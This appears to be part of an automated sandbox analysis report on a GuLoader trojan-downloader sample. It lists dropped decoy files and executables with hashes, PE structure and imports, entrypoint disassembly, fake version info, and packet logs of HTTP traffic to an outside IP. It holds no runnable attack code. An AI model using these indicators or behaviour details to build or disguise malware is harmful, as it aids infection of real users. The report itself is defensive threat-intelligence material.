SSDEEP:	12:6v/7U+KyobNKxqUPO9/qRw6l2ZK2zirFLDbFJXy+MAg+eElsD8itXaBdHjGGrOKF:N+KyobksUVRqK2+LX/zlsYR3HjGCbx
MD5:	8C4F73C63672801A4629BA32BFAF9E31
SHA1:	C59877FEA56A2D45E36389366B0CCBC0AC2B720B
SHA-256:	DFAFC0CCDCD4A2B74B8F74ECBE0BE82FC9FF3D055A8C9585DD78379DB7F01063
SHA-512:	E4479DFE6F342212DA86B0B4BE1095162F07F7AE98AC1921CC9ED7BB650E7024CF80D1A82EA99D3744C9127FA046E82C81D4D82D17152D868DD7D1D78ACE205
Malicious:	false
Preview:	.PNG.....IHDR.....a...tIDATx.....ki.G.....pm.....c.m.v.....uNr...O.....".....\.B.....q.J.....|.^^^.....g....6..^..NV(..../.wAli.n.,,.....A~k....5....YwdS.....O/.s.9.k..|v.d.....<F.F.....z.9 CDn.IzeS.^.w.).V.0.?.._-.....p?.....A.KV..}r...M.....<..p.....h.hEGg+.Z.$.jx7}LN...,....+...`..-N.6.8....T.T.r.zH.?...@.X...L.....fgg..{.....EQq....n.G..{65<.cD)d>.c..V}r.>z.S.D"...[.p.M.4>|.3|..7..j8:.@..5.s.P...N..P..Vi8..<3.g.5...hO..-d..Z.,.....A.Yc..3.5|.Nk.....I.7.*..a..x....2R.....sn..0..2...o....Q.)<A..M.....%`....P...Q.w. ..G.ggr.F..O5.`.5.(g...7.....3l.-d..,..1F..[t.l9.g..FX.....IEND.B`.

C:\Users\user\AppData\Local\Temp\folder-symbolic.symbolic.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.21079.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	166
Entropy (8bit):	5.876785121167948
Encrypted:	false
SSDEEP:	3:yionv//thPl9vt3lAnsrtxBllZMFnt4UoEw2GUqcklEj9h0XGqV/maXyj2fllljp:6v/lhPysLEnt4UoEwsqckGpq6jy/jp
MD5:	A008C1D205C5B08639C0A8D8673C6C72
SHA1:	5190570B97A6F75F1D10D3D1EC6E46AEC8705B0B
SHA-256:	54A3EBAD22462339574D87D835CA626E039E9B38A625806BAA051F80A327C428
SHA-512:	AC5F3ED7773C04223650B757F6168FA4F6C57BA4F0C073BD5AB933B96F0FC3AEE918543C4AEA703A9F472045C6FC5CEA012935850F2971A8107772B96F341AB5
Malicious:	false
Preview:	.PNG.....IHDR.....a....sBIT....|.d....]IDAT8.c`..8.....>... F...4..u...IJ.....43B.....!..X.D.&rl.5...<...IPO.....R..3...W.....o2...M`....IEND.B`.

C:\Users\user\AppData\Local\Temp\nsn7515.tmp\System.dll

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.21079.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	5.814115788739565
Encrypted:	false
SSDEEP:	192:Zjvco0qWTlt70m5Aj/lQ0sEWD/wtYbBHFNaDybC7y+XBz0QPi:FHQlt70mij/lQRv/9VMjzr
MD5:	CFF85C549D536F651D4FB8387F1976F2
SHA1:	D41CE3A5FF609DF9CF5C7E207D3B59BF8A48530E
SHA-256:	8DC562CDA7217A3A52DB898243DE3E2ED68B80E62DDCB8619545ED0B4E7F65A8
SHA-512:	531D6328DAF3B86D85556016D299798FA06FEFC81604185108A342D000E203094C8C12226A12BD6E1F89B0DB501FB66F827B610D460B933BD4AB936AC2FD8A88

Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....qr*.5.D.5.D.5.D...J.2.D.5.E.!.D.....2.D.a0t.1.D.V1n.4.D..3@.4. D.Rich5.D.....PE..L....Oa.....!.....".....*.....@.....p.....@.....B.....@..P.....`.....@..X. .....text.... ....."..... ..`.rdata..c....@.....&.....@..@.data...x....P.....*.....@....reloc.....`.....,.....@..B.....

C:\Users\user\AppData\Local\Temp\rt64win7.inf

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.21079.exe
File Type:	Windows setup INFormation, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	1292652
Entropy (8bit):	3.864768543104337
Encrypted:	false
SSDEEP:	3072:veHaqq95T1TpRKkYxyZuSkIRipOp1MbSqh43FFc23lRxSsopQfql1Ody29kn1jYF:XaekadZaJiaeQMV
MD5:	2D947C4C9147622CFC588FC5C17DDDEC
SHA1:	B367B48D1282E39E37B8992615FF9947DEE8CFED
SHA-256:	EBB8155AC71DD53258CE3772F189B4771272BA55E15A6DABDE2BEA6896DC2CC3
SHA-512:	3213B423153A1350AA3A0213079EDF21D77022C7839EB3A905F7EE8A02028E6A5724992238 89A55C2EF4646C0D3B2CB6DC64E1DCCEF26053EF80D34313EAD88
Malicious:	false
Preview:	..;. .*.*. .C.O.P.Y.R.I.G.H.T. .(.C.). .2.0.0.7.-.2.0.1.3. .R.e.a.l.t.e.k. .C.O.R.P.O.R.A.T.I.O.N.....;.....;. .R.e.a.l.t.e.k. .P.C.I.e. .F.E. .F.a.m.i.l.y. .C.o.n.t.r.o.l.l.e.r.....;. .R.e.a.l.t.e.k. .P.C.I. .G.B.E. .F.a.m.i.l.y. .C.o.n.t.r.o.l.l.e.r.....;. .R.e.a.l.t.e.k. .P.C.I.e. .G.B.E. .F.a.m.i.l.y. .C.o.n.t.r.o.l.l.e.r.....;.....[.v.e.r.s.i.o.n.].....S.i.g.n.a.t.u.r.e. . . .=. .".$.W.i.n.d.o.w.s. .N.T.$."....C.l.a.s.s. . . . . .=. .N.e.t.....C.l.a.s.s.G.U.I.D. . . .=. .{.4.d.3.6.e.9.7.2.-.e.3.2.5.-.1.1.c.e.-.b.f.c.1.-.0.8.0.0.2.b.e.1.0.3.1.8.}.....P.r.o.v.i.d.e.r. . . . .=. .%.R.e.a.l.t.e.k.%.....D.r.i.v.e.r.V.e.r. . . .=. .0.4./.1.0./.2.0.1.3.,.7...0.7.2...0.4.1.0...2.0.1.3.....C.a.t.a.l.o.g.F.i.l.e...N.T. .=. .r.t.6.4.w.i.n.7...c.a.t.....[.M.a.n.u.f.a.c.t.u.r.e.r.].....%.R.e.a.l.t.e.k.%.=.R.e.a.l.t.e.k.,. .N.T.a.m.d.6.4.....[.C.o.n.t.r.o.l.F.l.a.g.s.].....E.x.c.l.u.d.e.F.r.o.m.S.e.l.e.c.t. . . . .=. .*.....[.R.e.a.l.t.e.k...N.T.a.m.d.6.4.].....;. .8.

C:\Users\user\AppData\Local\Temp\subfolder1\Toelike.exe

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
File Type:	data
Category:	dropped
Size (bytes):	657569
Entropy (8bit):	6.792168991473304
Encrypted:	false
SSDEEP:	12288:rYgT387AbTc/v4b0h2gdYBXnQLGT/Fp0hZAvcG0ePzNSd01RHqtZCCNfn6THbMcQ:rYgo7AbTc/v4b0h2gqBXnQLGT/Fp0hZf
MD5:	34770A449DF27F8C114F7CDCBA217401
SHA1:	D6DCEFE169654BF62ED52365464EE948BE8BA461
SHA-256:	493381B41D8AFFB72163066BBD9C7C6345AF043E0541E5E344F79CE6B688A536
SHA-512:	6D57E22882F3596CE11F6D4FE6B81FADD71DBEACF6EBD2A5AD7CE64498BE0196417E32FC8933231BCA3F3155679BFD2097037EE74C988EC55B7C6F5529F1C9 7
Malicious:	false
Preview:	.Z.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;...Pf.sV..Pf..V`..Pf.Rich.Pf..... .....PE..L.....Oa.....h...*.....@6.....@.....`.....@..... ..8=..... .....text...vf.....h..... ..`.rdata.....I.....@..@.data...x.....@....ndata...p.....rsrc...8=... ...>.....@..@.....

C:\Users\user\AppData\Local\Temp\trompetens.Pim9

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.21079.exe
File Type:	data
Category:	dropped
Size (bytes):	133595
Entropy (8bit):	4.03243313791291
Encrypted:	false
SSDEEP:	1536:VB1BsBB19p0QL7WhuipXeuA+OFq7g+1UhUk8Uhq:VBwj1b0QLqXepET1CFxhq
MD5:	0754E785FF6ECE6969E175C9B13C6FE1
SHA1:	A03D91669F72C2D8EEC2B86EB6490D6D6BA1A92B
SHA-256:	F73CE6049A569409CA192ACD4E36766FA427FB2EF79D15F66DC870A4D04E2713
SHA-512:	B386FCBBABFCC55A965722786A60811DCDBB83103A235E01C5889D1C03B6C8A83288D19F4BCC9F5A69D45B5D4B28708D4EC08D043AF7417DD9D18AD88EF35 9A
Malicious:	false

Preview:	}}

C:\Users\user\AppData\Local\Temp\user-not-tracked-symbolic.svg

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.21079.exe
File Type:	SVG Scalable Vector Graphics image
Category:	dropped
Size (bytes):	4730
Entropy (8bit):	4.970880293743837
Encrypted:	false
SSDEEP:	96:VkoIankPYfLoIJomlXTlUxSHtuubQLqJlm0mxmOmTGmVm/mYmY:VkfcMI64RfIubQW/BEjPoKlp
MD5:	8F7C767AFA41E6D03BDE59296DFF8175
SHA1:	EEFA541D3A06CAFEB62A535B86D1A95D6AAE1CD6
SHA-256:	292770B23ED69AF4EDE9255BB66ADF3D3A0FF62D827D2BA05ED2C44A57228ED6
SHA-512:	FFE75CCD2EFFA74E24955BF36DBD86BB1B30F880D233D8F5C5431E99169224E89E7C59FDD052C6F9544E05CF11FD425F01ADD6E87B512C318132D963CB338B4
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="no"?>.<svg. xmlns:dc="http://purl.org/dc/elements/1.1/". xmlns:cc="http://creativecommons.org/ns#". xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#". xmlns:svg="http://www.w3.org/2000/svg". xmlns="http://www.w3.org/2000/svg". width="16". version="1.1". style="enable-background:new". id="svg7384". height="16.000645">. <metadata. id="metadata90">. <rdf:RDF>. <cc:Work. rdf:about="">. <dc:format>image/svg+xml</dc:format>. <dc:type. rdf:resource="http://purl.org/dc/dcmitype/StillImage" />. <dc:title>Gnome Symbolic Icons</dc:title>. <cc:license. rdf:resource="http://creativecommons.org/licenses/by-sa/4.0/" />. </cc:Work>. <cc:License. rdf:about="http://creativecommons.org/licenses/by-sa/4.0/">. <cc:permits. rdf:resource="http://creativecommons.org/ns#Reproduction" />. <cc:permits. rdf:resource="htt

C:\Users\user\AppData\Local\Temp\video-joined-displays-symbolic.symbolic.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.21079.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	208
Entropy (8bit):	6.572781220141588
Encrypted:	false
SSDEEP:	3:yionv//thPl9vt3lAnsrtxBllUxPFp/7l04sR5/7dY+MK6Ie+ed0oxIwsoazRC4I:6v/lhPysIzlZsfdY+MKda8RC4KymCeVp
MD5:	E2FC23D36F5488D1F2888D524F933582
SHA1:	335CA8F69FF42E4418F0C95A9626F7B027F62139
SHA-256:	07AEFFEAC02CD1501C54E5D66ED1816B83AF04E51B1676AF3C4A538FDC9E9E4A
SHA-512:	EA3B15A24F8B3FF83DE6ABB7392A0672A55F1F87DDC485B2AD517E76B48358C852484CF2D23FD7989992676AF73640D6CC2002FD2F0FD2EAA29C39C7DFE503BA
Malicious:	false
Preview:	.PNG........IHDR................a....sBIT....|.d.....IDAT8..1.. .E..@v....P...........8.O.......w4@.8`..I.I....0...&y..../9..r....5..@....P.+..l..*..8..~...@....p...y.#0)....o...fq....>....S.^&.n....IEND.B`.

\Device\ConDrv

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	30
Entropy (8bit):	3.964735178725505
Encrypted:	false
SSDEEP:	3:IBVFBWAGRHneyy:ITqAGRHner
MD5:	9F754B47B351EF0FC32527B541420595
SHA1:	006C66220B33E98C725B73495FE97B3291CE14D9
SHA-256:	0219D77348D2F0510025E188D4EA84A8E73F856DEB5E0878D673079D05840591
SHA-512:	C6996379BCB774CE27EEEC0F173CBACC70CA02F3A773DD879E3A42DA554535A94A9C13308D14E873C71A338105804AFFF32302558111EE880BA0C41747A0853
Malicious:	false
Preview:	NordVPN directory not found!..

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	6.792177380489411
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.21079.exe
File size:	657569
MD5:	e2e4196b84fdf8956baa7f99b11812af
SHA1:	7af0382928364f2fc088d13f96394f4d83bd01ae
SHA256:	7004d20bac532e4a93f138bae6da90223d850992fd1c88ba176bc9349b802c6a
SHA512:	6aa569bb72d22756c0d3a546ed2b8c9e319605dc1421d6da14a95291b5cc0ad390ed7dc8bb63efde83aa80bd82bd0a321d1f7245c7145050f72db04a2a93a06c
SSDEEP:	12288:0YgT387AbTc/v4b0h2gdYBXnQLGT/Fp0hZAvcG0ePzNSd01RHqtZCCNfn6THbMcQ:0Ygo7AbTc/v4b0h2gqBXnQLGT/Fp0hZf
TLSH:	45E429B2A430868AD5E91EB25E4AB93091B22D7CDCE2110DA9F6370DD6F231145DFB4F
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf..sV..Pf..V`..Pf.Rich.Pf.....PE..L.....Oa.....h...*.....

File Icon

Icon Hash:	ac9eb23233b28eaa

Static PE Info

General

Entrypoint:	0x403640
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x614F9B1F [Sat Sep 25 21:56:47 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	61259b55b8912888e90f516ca08dc514

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
sub esp, 000003F4h
push ebx
push esi
push edi
push 00000020h
pop edi
xor ebx, ebx
push 00008001h
mov dword ptr [ebp-14h], ebx
mov dword ptr [ebp-04h], 0040A230h

Instruction
mov dword ptr [ebp-10h], ebx
call dword ptr [004080C8h]
mov esi, dword ptr [004080CCh]
lea eax, dword ptr [ebp-00000140h]
push eax
mov dword ptr [ebp-0000012Ch], ebx
mov dword ptr [ebp-2Ch], ebx
mov dword ptr [ebp-28h], ebx
mov dword ptr [ebp-00000140h], 0000011Ch
call esi
test eax, eax
jne 00007FBE745493FAh
lea eax, dword ptr [ebp-00000140h]
mov dword ptr [ebp-00000140h], 00000114h
push eax
call esi
mov ax, word ptr [ebp-0000012Ch]
mov ecx, dword ptr [ebp-00000112h]
sub ax, 00000053h
add ecx, FFFFFFD0h
neg ax
sbb eax, eax
mov byte ptr [ebp-26h], 00000004h
not eax
and eax, ecx
mov word ptr [ebp-2Ch], ax
cmp dword ptr [ebp-0000013Ch], 0Ah
jnc 00007FBE745493CAh
and word ptr [ebp-00000132h], 0000h
mov eax, dword ptr [ebp-00000134h]
movzx ecx, byte ptr [ebp-00000138h]
mov dword ptr [0042A318h], eax
xor eax, eax
mov ah, byte ptr [ebp-0000013Ch]
movzx eax, ax
or eax, ecx
xor ecx, ecx
mov ch, byte ptr [ebp-2Ch]
movzx ecx, cx
shl eax, 10h
or eax, ecx

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x8504	0xa0	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x52000	0x63d38	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x8000	0x2b0	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x6676	0x6800	False	0.656813401442	data	6.41745998719	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x8000	0x139a	0x1400	False	0.4498046875	data	5.14106681717	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xa000	0x20378	0x600	False	0.509765625	data	4.11058212765	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x2b000	0x27000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x52000	0x63d38	0x63e00	False	0.295598990926	data	5.64645184571	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_BITMAP	0x523d0	0x368	data	English	United States
RT_ICON	0x52738	0x4180c	data	English	United States
RT_ICON	0x93f48	0x10828	dBase III DBT, version number 0, next free block index 40	English	United States
RT_ICON	0xa4770	0x94a8	data	English	United States
RT_ICON	0xadc18	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16384, next free block index 40, next free block 0, next used block 0	English	United States
RT_ICON	0xb1e40	0x25a8	dBase IV DBT of `.DBF, block length 9216, next free block index 40, next free block 0, next used block 95	English	United States
RT_ICON	0xb43e8	0x988	data	English	United States
RT_ICON	0xb4d70	0x468	GLS_BINARY_LSB_FIRST	English	United States
RT_DIALOG	0xb51d8	0xb8	data	English	United States
RT_DIALOG	0xb5290	0x144	data	English	United States
RT_DIALOG	0xb53d8	0x13c	data	English	United States
RT_DIALOG	0xb5518	0x100	data	English	United States
RT_DIALOG	0xb5618	0x11c	data	English	United States
RT_DIALOG	0xb5738	0x60	data	English	United States
RT_GROUP_ICON	0xb5798	0x68	data	English	United States
RT_VERSION	0xb5800	0x1f4	data	English	United States
RT_MANIFEST	0xb59f8	0x33e	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
ADVAPI32.dll	RegCreateKeyExW, RegEnumKeyW, RegQueryValueExW, RegSetValueExW, RegCloseKey, RegDeleteValueW, RegDeleteKeyW, AdjustTokenPrivileges, LookupPrivilegeValueW, OpenProcessToken, SetFileSecurityW, RegOpenKeyExW, RegEnumValueW
SHELL32.dll	SHGetSpecialFolderLocation, SHFileOperationW, SHBrowseForFolderW, SHGetPathFromIDListW, ShellExecuteExW, SHGetFileInfoW
ole32.dll	OleInitialize, OleUninitialize, CoCreateInstance, IIDFromString, CoTaskMemFree
COMCTL32.dll	ImageList_Create, ImageList_Destroy, ImageList_AddMasked

DLL	Import
USER32.dll	GetClientRect, EndPaint, DrawTextW, IsWindowEnabled, DispatchMessageW, wsprintfA, CharNextA, CharPrevW, MessageBoxIndirectW, GetDlgItemTextW, SetDlgItemTextW, GetSystemMetrics, FillRect, AppendMenuW, TrackPopupMenu, OpenClipboard, SetClipboardData, CloseClipboard, IsWindowVisible, CallWindowProcW, GetMessagePos, CheckDlgButton, LoadCursorW, SetCursor, GetSysColor, SetWindowPos, GetWindowLongW, PeekMessageW, SetClassLongW, GetSystemMenu, EnableMenuItem, GetWindowRect, ScreenToClient, EndDialog, RegisterClassW, SystemParametersInfoW, CreateWindowExW, GetClassInfoW, DialogBoxParamW, CharNextW, ExitWindowsEx, DestroyWindow, CreateDialogParamW, SetTimer, SetWindowTextW, PostQuitMessage, SetForegroundWindow, ShowWindow, wsprintfW, SendMessageTimeoutW, FindWindowExW, IsWindow, GetDlgItem, SetWindowLongW, LoadImageW, GetDC, ReleaseDC, EnableWindow, InvalidateRect, SendMessageW, DefWindowProcW, BeginPaint, EmptyClipboard, CreatePopupMenu
GDI32.dll	SetBkMode, SetBkColor, GetDeviceCaps, CreateFontIndirectW, CreateBrushIndirect, DeleteObject, SetTextColor, SelectObject
KERNEL32.dll	GetExitCodeProcess, WaitForSingleObject, GetModuleHandleA, GetProcAddress, GetSystemDirectoryW, lstrcatW, Sleep, lstrcpyA, WriteFile, GetTempFileNameW, lstrcmpiA, RemoveDirectoryW, CreateProcessW, CreateDirectoryW, GetLastError, CreateThread, GlobalLock, GlobalUnlock, GetDiskFreeSpaceW, WideCharToMultiByte, lstrcpynW, lstrlenW, SetErrorMode, GetVersionExW, GetCommandLineW, GetTempPathW, GetWindowsDirectoryW, SetEnvironmentVariableW, CopyFileW, ExitProcess, GetCurrentProcess, GetModuleFileNameW, GetFileSize, CreateFileW, GetTickCount, MulDiv, SetFileAttributesW, GetFileAttributesW, SetCurrentDirectoryW, MoveFileW, GetFullPathNameW, GetShortPathNameW, SearchPathW, CompareFileTime, SetFileTime, CloseHandle, lstrcmpiW, lstrcmpW, ExpandEnvironmentStringsW, GlobalFree, GlobalAlloc, GetModuleHandleW, LoadLibraryExW, MoveFileExW, FreeLibrary, WritePrivateProfileStringW, GetPrivateProfileStringW, lstrlenA, MultiByteToWideChar, ReadFile, SetFilePointer, FindClose, FindNextFileW, FindFirstFileW, DeleteFileW

Version Infos


Description	Data
ProductName	Wadiesant
FileDescription	Unpackagedfotomo
FileVersion	19.29.0
Comments	CHONDROITI
CompanyName	Conteketra
Translation	0x0409 0x04b0

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution



Total Packets: 41

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 20:56:40.121280909 CEST	49761	80	192.168.11.20	50.7.115.119
May 27, 2022 20:56:40.135859966 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.136087894 CEST	49761	80	192.168.11.20	50.7.115.119
May 27, 2022 20:56:40.136708021 CEST	49761	80	192.168.11.20	50.7.115.119
May 27, 2022 20:56:40.153284073 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.174237013 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.174325943 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.174374104 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.174420118 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.174436092 CEST	49761	80	192.168.11.20	50.7.115.119
May 27, 2022 20:56:40.174478054 CEST	49761	80	192.168.11.20	50.7.115.119
May 27, 2022 20:56:40.174484015 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.174557924 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.174563885 CEST	49761	80	192.168.11.20	50.7.115.119
May 27, 2022 20:56:40.174606085 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.174653053 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.174685001 CEST	49761	80	192.168.11.20	50.7.115.119
May 27, 2022 20:56:40.174698114 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.174707890 CEST	49761	80	192.168.11.20	50.7.115.119
May 27, 2022 20:56:40.174745083 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.174818039 CEST	49761	80	192.168.11.20	50.7.115.119
May 27, 2022 20:56:40.174881935 CEST	49761	80	192.168.11.20	50.7.115.119
May 27, 2022 20:56:40.188440084 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.188500881 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.188679934 CEST	49761	80	192.168.11.20	50.7.115.119
May 27, 2022 20:56:40.188827991 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.188889027 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.188939095 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.189019918 CEST	49761	80	192.168.11.20	50.7.115.119
May 27, 2022 20:56:40.189040899 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.189063072 CEST	49761	80	192.168.11.20	50.7.115.119
May 27, 2022 20:56:40.189126968 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.189172983 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.189218044 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.189225912 CEST	49761	80	192.168.11.20	50.7.115.119
May 27, 2022 20:56:40.189264059 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.189265013 CEST	49761	80	192.168.11.20	50.7.115.119
May 27, 2022 20:56:40.189311028 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.189357042 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.189378023 CEST	49761	80	192.168.11.20	50.7.115.119
May 27, 2022 20:56:40.189402103 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.189415932 CEST	49761	80	192.168.11.20	50.7.115.119
May 27, 2022 20:56:40.189449072 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.189495087 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.189532042 CEST	49761	80	192.168.11.20	50.7.115.119
May 27, 2022 20:56:40.189539909 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.189569950 CEST	49761	80	192.168.11.20	50.7.115.119
May 27, 2022 20:56:40.189585924 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.189631939 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.189677954 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.189688921 CEST	49761	80	192.168.11.20	50.7.115.119
May 27, 2022 20:56:40.189723969 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.189727068 CEST	49761	80	192.168.11.20	50.7.115.119
May 27, 2022 20:56:40.189870119 CEST	49761	80	192.168.11.20	50.7.115.119
May 27, 2022 20:56:40.189908028 CEST	49761	80	192.168.11.20	50.7.115.119
May 27, 2022 20:56:40.205387115 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.205545902 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.205607891 CEST	49761	80	192.168.11.20	50.7.115.119
May 27, 2022 20:56:40.205625057 CEST	80	49761	50.7.115.119	192.168.11.20

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 20:56:40.205673933 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.205719948 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.205735922 CEST	49761	80	192.168.11.20	50.7.115.119
May 27, 2022 20:56:40.205765963 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.205811977 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.205857992 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.205878973 CEST	49761	80	192.168.11.20	50.7.115.119
May 27, 2022 20:56:40.205903053 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.205949068 CEST	80	49761	50.7.115.119	192.168.11.20
